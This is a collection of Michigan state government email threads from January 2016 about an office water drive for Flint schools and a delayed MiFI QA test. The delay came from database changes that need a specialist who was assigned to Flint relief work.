<SellepackD@michigan.gov>; Sharp, Douglas (DTMB) <SharpD1@michigan.gov>; Simmons, Allen (DTMB)



<SimmonsA1@michigan.gov>; Singam, Thulasiram (DTMB) <SingamT@michigan.gov>; Singh, Ajay (DTMB) <SinghA6@michigan.gov>; Srinivasan, Venkat (DTMB) <SrinivasanV@michigan.gov>; Steiner, Lewis (DTMB) <SteinerL1@michigan.gov>; Stevens, Todd (DTMB) <stevenst@michigan.gov>; Strickland, Todd (DTMB) <StricklandT@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>; Thakkar, Bansari (DTMB) <ThakkarB@michigan.gov>; TODD, CURTIS (DTMB) <TODDC3@michigan.gov>; Vijayaveeraraghavan, Anupkumar (DTMB) <VijayaveeraraghavanA@michigan.gov>; Wang, Fukang (DTMB) <WangF@michigan.gov>; Willis, Devin (DTMB) <WILLISD2@michigan.gov>; Yerukola, Srinivas (DTMB) <YerukolaS@michigan.gov>; Zehner, Mark (DTMB) <ZehnerM@michigan.gov>

**Subject:** RE: Flint Water Drive

Hey Everyone,

Thanks for all of the generosity with the water drive. We were able to find the money yesterday thank goodness! With all of the donations we were able to buy 25 cases of water from this office alone. All of the water for this drive is going to Flint public schools. The national guard passes out water to people's houses, but the school system gets very limited rations. Our donations will help so that whichever schools it goes to, can have more water to be able to give students.

Thank you all again for your participation in this cause!

-Tony

---

**From:** Falcon, Toni (DTMB)

**Sent:** Monday, January 11, 2016 8:18 AM

**To:** Ahmed, Syed (DTMB); Amundson, Joe (DTMB); Anderson, Mark (DTMB); Armstrong, Matthew (DTMB); Avidi, Eswar (DTMB); Bahr, Joyce (DTMB); Bau, Jason (DTMB); Bernardi, Phil (DTMB); Brokenshire, Shawn (DTMB); Chauhan, Pruthviraj (DTMB); Chittineni, Ravindra (DTMB); Chrenka, John (DTMB); Clear, Jenee (DTMB); Cooley, Michael (DTMB); Cox, Randy (DTMB); Crenshaw, Caroline (DTMB); Davis, Rachelle (DTMB); Donlin, Michael (DTMB); DuCharme, Linda (DTMB); Emmons, Dave (DTMB); Falcon, Toni (DTMB); Ferdaus, Asif (DTMB); Fox, Tom (DTMB); Francis, Gideon (DTMB); Franz, Lori (DTMB); Ganda, Eucharika (DTMB); Garland, Sylvia (DTMB); Gomathinathan, Subramanian (DTMB); Hamilton, Mitch (DTMB); Heatherly, Nate (DTMB); Hickman, Marcy (DTMB); Hogan, James (DTMB); Huhn, Andrew (DTMB); Iqbal, Bilal (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Jordan, Peter (DTMB); Joshi, Usha (DTMB); Kadu, Parik (DTMB); Kapp, Fred (DTMB); Kara, Radhika (DTMB); Keling, Scott (DTMB); Kelly, Joseph (DTMB); Kennedy, Jeffery (DTMB); Klann, Steven (DTMB); Lay, Nicholas (DTMB); Lord, Jory (DTMB); Merricle, Jennifer (DTMB); Meshram, Vilas (DTMB); Mughal, Humayu (DTMB); Munson, Neil (DTMB); Newman, Jeremy (DTMB); Noonan, Craig (DTMB); Parker, Julia (DTMB); Parsons, Roger (DTMB); Patton, Marjorie (DEQ); Prestel, Carl (DTMB); Raizada, Bhavna (DTMB); Raj, Priscilla (DTMB); Raja, Sara (DTMB); Rosales, Manny (DTMB); Rutare, Louis (DTMB); Ruthruff, Joshua (DTMB); Sebok, Yvonne (DTMB); Sellepack, Dan (DTMB); Sharp, Douglas (DTMB); Simmons, Allen (DTMB); Singam, Thulasiram (DTMB); Singh, Ajay (DTMB); Srinivasan, Venkat (DTMB); Steiner, Lewis (DTMB); Stevens, Todd (DTMB); Strickland, Todd (DTMB); Summers, Thomas (DTMB); Thakkar, Bansari (DTMB); TODD, CURTIS (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Wang, Fukang (DTMB); Whalen, Anthony (DTMB); Willis, Devin (DTMB); Yerukola, Srinivas (DTMB); Zehner, Mark (DTMB)

**Subject:** FW: Flint Water Drive

Hi Everyone,

I just wanted to let everyone know that my church is doing a **water drive for those in need in Flint**. For those who would like to participate, I figured rather than everyone trudging through the snow bringing jugs of water or cases of bottled water (If you would still like to do that you are welcome to, and I would get it to the right place.) we could just collect money and I would go to the store, buy it all, and deliver it because it would probably be easier for everyone that way. I will have an envelope being circulated around the office so everyone has an opportunity to help. By no means feel obligated to donate, but I definitely think it's a great cause that could impact the residents of Flint in a big way.

I'm sorry it is short notice because the drive is this **Wednesday January 13<sup>th</sup>**. I was hoping for those who wanted to help I could collect water/money **now through Wednesday**, and then after work Wednesday I could go purchase cases with the money collected.

If there are any questions please feel free to stop by and ask!

Thank you all,

Tony Whalen

Message

---

**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 1/28/2016 9:41:02 AM  
**To:** Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]  
**CC:** Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]  
**Subject:** RE: MiFI QA not working?

Ajay,

Please ensure you are coordinating with Jeremy. I had a discussion with Jeremy and explained that this is a project issue and he (as the PM) is the one that needs to stay on this and ensure it gets resolved. He will involve you if he needs to have something escalated from the client side. I want to ensure we aren't duplicating efforts.

David Price has already responded to Jeremy and he is pulling Brian (the required resource to fix the issue) to work on this. I have asked Jeremy to ensure both you and Mike are included on decisions and progress being made.

Thanks,

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Singh, Ajay (DTMB)

**Sent:** Thursday, January 28, 2016 9:05 AM

**To:** Rosales, Manny (DTMB) <RosalesM@michigan.gov>

**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>

**Subject:** RE: MiFI QA not working?

Sure...I think some decisions need to be taken by our clients who are busy in Flint. I will check on it.

Regards,

Ajay Singh, ITIL Certified

Operations Support Team Manager,

Department of Technology, Management & Budget

[singha6@michigan.gov](mailto:singha6@michigan.gov)

Phone: 517-335-7088



**HELP. CONNECT. SOLVE.**

**From:** Rosales, Manny (DTMB)

**Sent:** Thursday, January 28, 2016 9:00 AM

**To:** Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>

**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>

**Subject:** FW: MiFI QA not working?

Ajay,

I'm out of the office today. Can you look into this to see what possibilities we have of getting the work completed? We also need to better understand total impact. I'm not sure how realistic it will be to pull someone away from the Flint Activity.

Thank you,

Manny Rosales

**From:** Price, David (DNR)

**Sent:** Thursday, January 28, 2016 8:56 AM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>

**Cc:** Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>; Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>; Simmons, Allen (DTMB) <[SimmonsA1@michigan.gov](mailto:SimmonsA1@michigan.gov)>; Anderson, Mark (DTMB) <[AndersonM10@michigan.gov](mailto:AndersonM10@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Jeremy – I'm already on it. Trying to get Brian pulled back a bit from Flint work. Here is an email that I just sent to Deb Begalle:

Deb – FYI that Brian's full time assignment to Flint is having a direct impact upon the planned testing of VMS4.0/MiFI 3.0 next week (Tuesday-Wednesday). There is a problem with some data tables that needs to be sorted out before we can go to the QA environment, and only Brian and Scott Noldy can work this. Here is the issue per Scott Noldy:

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

Right now Brian doesn't think that he can work with Scott Noldy until next Tuesday (the day the testing was to begin). Moving the test date may be problematic b/c all the dates, places, and staff involved in testing and rollout have been set for months. The easiest solution to our problem is to pull Brian back from Flint enough to sort out this issue with Scott today or tomorrow. Can we make that happen?

Thanks.

Forest Planning and Operations Section Manager

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 8:52 AM

**To:** Noldy, Scott (DTMB); Stephens, Jason (DNR); Maki, Brian (DNR); Forstat, David (DNR); Heym, Douglas (DNR)

**Cc:** Price, David (DNR); Heckman, Daniel (DNR); Prange, Laurie (DTMB); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Sellepack, Dan (DTMB); Sebok, Yvonne (DTMB); Rosales, Manny (DTMB); Simmons, Allen (DTMB); Anderson, Mark (DTMB)

**Subject:** RE: MiFI QA not working?

**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

## Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



HELP. CONNECT. SOLVE.

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 8:40 AM

**To:** Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>

**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 7:05 PM

**To:** Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>

**Cc:** Price, David (DNR) <PRICED1@michigan.gov>; Heckman, Daniel (DNR) <HECKMAND@michigan.gov>; Prange, Laurie (DTMB) <prangel@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>

**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

Jason

---

**From:** Summers, Thomas (DTMB)

**Sent:** Wednesday, January 27, 2016 4:28:44 PM

**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** RE: MiFI QA not working?

Jason, There is a problem with some of the feature tables. Scott Noldy and Brian Maki will have to work together to get them straightened out.

Tom

---

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 4:16 PM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)



**Subject:** MiFI QA not working?

**Importance:** High

Donovan and I just tried to verify the MiFI QA environment (<http://iga.dnr.state.mi.us/MiFi/#>) is ready for testing, and neither of us have data in the map. I got the impression from this morning's scrum that we should be able to begin preparations for UAT next week. Did I miss something?

<< OLE Object: Picture (Device Independent Bitmap) >>

Jason

-----Original Appointment-----

**From:** Newman, Jeremy (DTMB)

**Sent:** Monday, December 14, 2015 10:50 AM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Stephens, Jason (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** VMS 4.0 Daily Scrum

**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: [REDACTED]

**Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

1. What did I do yesterday that helped the development team meet the sprint goal?
2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>

Message

---

**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 1/28/2016 9:41:42 AM  
**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]  
**Subject:** RE: MiFI QA not working?

Thank you Jeremy.

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Newman, Jeremy (DTMB)  
**Sent:** Thursday, January 28, 2016 9:30 AM  
**To:** Price, David (DNR) <PRICED1@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>; Stephens, Jason (DNR) <stephensj@michigan.gov>; Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Heym, Douglas (DNR) <HEYMD@michigan.gov>; Begalle, Debbie (DNR) <BEGALLED@michigan.gov>  
**Cc:** Heckman, Daniel (DNR) <HECKMAND@michigan.gov>; Prange, Laurie (DTMB) <prangel@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>; Singh, Ajay (DTMB) <SinghA6@michigan.gov>; Sellepack, Dan (DTMB) <SellepackD@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>; Simmons, Allen (DTMB) <SimmonsA1@michigan.gov>; Anderson, Mark (DTMB) <AndersonM10@michigan.gov>; Cooley, Michael (DTMB) <COOLEYM@michigan.gov>  
**Subject:** RE: MiFI QA not working?

Thank you David, Brian, and Scott!

Scott, please expect a call from me before noon for a status update. We need to know as soon as possible if this will require more than just a few hours of Brian's time.

Thank you!

Jeremy

**From:** Price, David (DNR)

**Sent:** Thursday, January 28, 2016 9:23 AM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

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**Subject:** RE: MiFI QA not working?

Jeremy – Brian is going to work with Scott today on the issue. Thanks Brian!!!

**Forest Planning and Operations Section Manager**

Michigan Department of Natural Resources

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[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

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David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

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Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



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**Sent:** Monday, December 14, 2015 10:50 AM

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**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: [REDACTED]

#### **Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

1. What did I do yesterday that helped the development team meet the sprint goal?
2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,



**Jeremy Newman**, CAPM, CSM

Project Coordinator

Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

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Message

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**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 1/28/2016 9:42:55 AM  
**To:** Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]  
**Subject:** RE: MiFI QA not working?

Thanks.

**From:** Singh, Ajay (DTMB)  
**Sent:** Thursday, January 28, 2016 9:42 AM  
**To:** Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>  
**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>  
**Subject:** RE: MiFI QA not working?

Yeah – I saw that. I will work via Jeremy.

Regards,

Ajay Singh, ITIL Certified

Operations Support Team Manager,

Department of Technology, Management & Budget

[singha6@michigan.gov](mailto:singha6@michigan.gov)

Phone: 517-335-7088



**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, January 28, 2016 9:41 AM  
**To:** Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>

**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>

**Subject:** RE: MiFI QA not working?

Ajay,

Please ensure you are coordinating with Jeremy. I had a discussion with Jeremy and explained that this is a project issue and he (as the PM) is the one that needs to stay on this and ensure it gets resolved. He will involve you if he needs to have something escalated from the client side. I want to ensure we aren't duplicating efforts.

David Price has already responded to Jeremy and he is pulling Brian (the required resource to fix the issue) to work on this. I have asked Jeremy to ensure both you and Mike are included on decisions and progress being made.

Thanks,

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Singh, Ajay (DTMB)

**Sent:** Thursday, January 28, 2016 9:05 AM

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**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>

**Subject:** RE: MiFI QA not working?

Sure...I think some decisions need to be taken by our clients who are busy in Flint. I will check on it.

Regards,

Ajay Singh, ITIL Certified

Operations Support Team Manager,

Department of Technology, Management & Budget

[singha6@michigan.gov](mailto:singha6@michigan.gov)

Phone: 517-335-7088



**From:** Rosales, Manny (DTMB)

**Sent:** Thursday, January 28, 2016 9:00 AM

**To:** Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>

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**Subject:** FW: MiFI QA not working?

Ajay,

I'm out of the office today. Can you look into this to see what possibilities we have of getting the work completed? We also need to better understand total impact. I'm not sure how realistic it will be to pull someone away from the Flint Activity.

Thank you,

Manny Rosales

**From:** Price, David (DNR)

**Sent:** Thursday, January 28, 2016 8:56 AM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>

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**Subject:** RE: MiFI QA not working?

Jeremy – I'm already on it. Trying to get Brian pulled back a bit from Flint work. Here is an email that I just sent to Deb Begalle:

Deb – FYI that Brian's full time assignment to Flint is having a direct impact upon the planned testing of VMS4.0/MiFI 3.0 next week (Tuesday-Wednesday). There is a problem with some data tables that needs to be sorted out before we can go to the QA environment, and only Brian and Scott Noldy can work this. Here is the issue per Scott Noldy:

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

Right now Brian doesn't think that he can work with Scott Noldy until next Tuesday (the day the testing was to begin). Moving the test date may be problematic b/c all the dates, places, and staff involved in testing and rollout have been set for months. The easiest solution to our problem is to pull Brian back from Flint enough to sort out this issue with Scott today or tomorrow. Can we make that happen?

Thanks.

**Forest Planning and Operations Section Manager**

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

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**Sent:** Wednesday, January 27, 2016 4:28:44 PM

**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** RE: MiFI QA not working?

Jason, There is a problem with some of the feature tables. Scott Noldy and Brian Maki will have to work together to get them straightened out.

Tom

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**Sent:** Wednesday, January 27, 2016 4:16 PM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** MiFI QA not working?

**Importance:** High



Donovan and I just tried to verify the MiFi QA environment (<http://iqa.dnr.state.mi.us/MiFi/#>) is ready for testing, and neither of us have data in the map. I got the impression from this morning's scrum that we should be able to begin preparations for UAT next week. Did I miss something?

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Jason

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**Sent:** Monday, December 14, 2015 10:50 AM

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**Subject:** VMS 4.0 Daily Scrum

**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: 

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**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

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Message

---

**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 1/28/2016 9:50:13 AM  
**To:** Kumar, Kalpana (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=2a5206d496ea4c718a346343ab284104-Kumar Kalpana]  
**Subject:** ATP - Not Urgent: MiFi QA not working?  
**Importance:** High

Hi Kalpana,

**\*\*\*\* Going forward – if I label an email to you with ATP in the Subject line, it means the email is not important and you can view it “as your time permits”. This will hopefully avoid you looking at emails from me that can wait.**

I will from time to time send you emails based on the fact you were closer to some of these projects than I. Please read the email below. I’m trying to understand how this could have happened so late in the project. Shouldn’t there have been a Story for data table updates? Also in an agile project, does anyone compare the stories (cards on the scrum board) to ensure everything promoted to the dev environment is accounted for in the QA environment?

Again, wanted to get your viewpoint on lessons learned and what process I can put in place for the PMs so this doesn’t get missed.

Thanks,

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

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**Cc:** Price, David (DNR) <PRICED1@michigan.gov>; Heckman, Daniel (DNR) <HECKMAND@michigan.gov>; Prange, Laurie (DTMB) <prangel@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>; Singh, Ajay (DTMB) <SinghA6@michigan.gov>; Sellepack, Dan (DTMB) <SellepackD@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>; Simmons, Allen (DTMB) <SimmonsA1@michigan.gov>; Anderson, Mark (DTMB) <AndersonM10@michigan.gov>

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Please let us know how we can help get this done by COB tomorrow.

Thank you,

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IT Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



HELP. CONNECT. SOLVE.

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**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

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We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

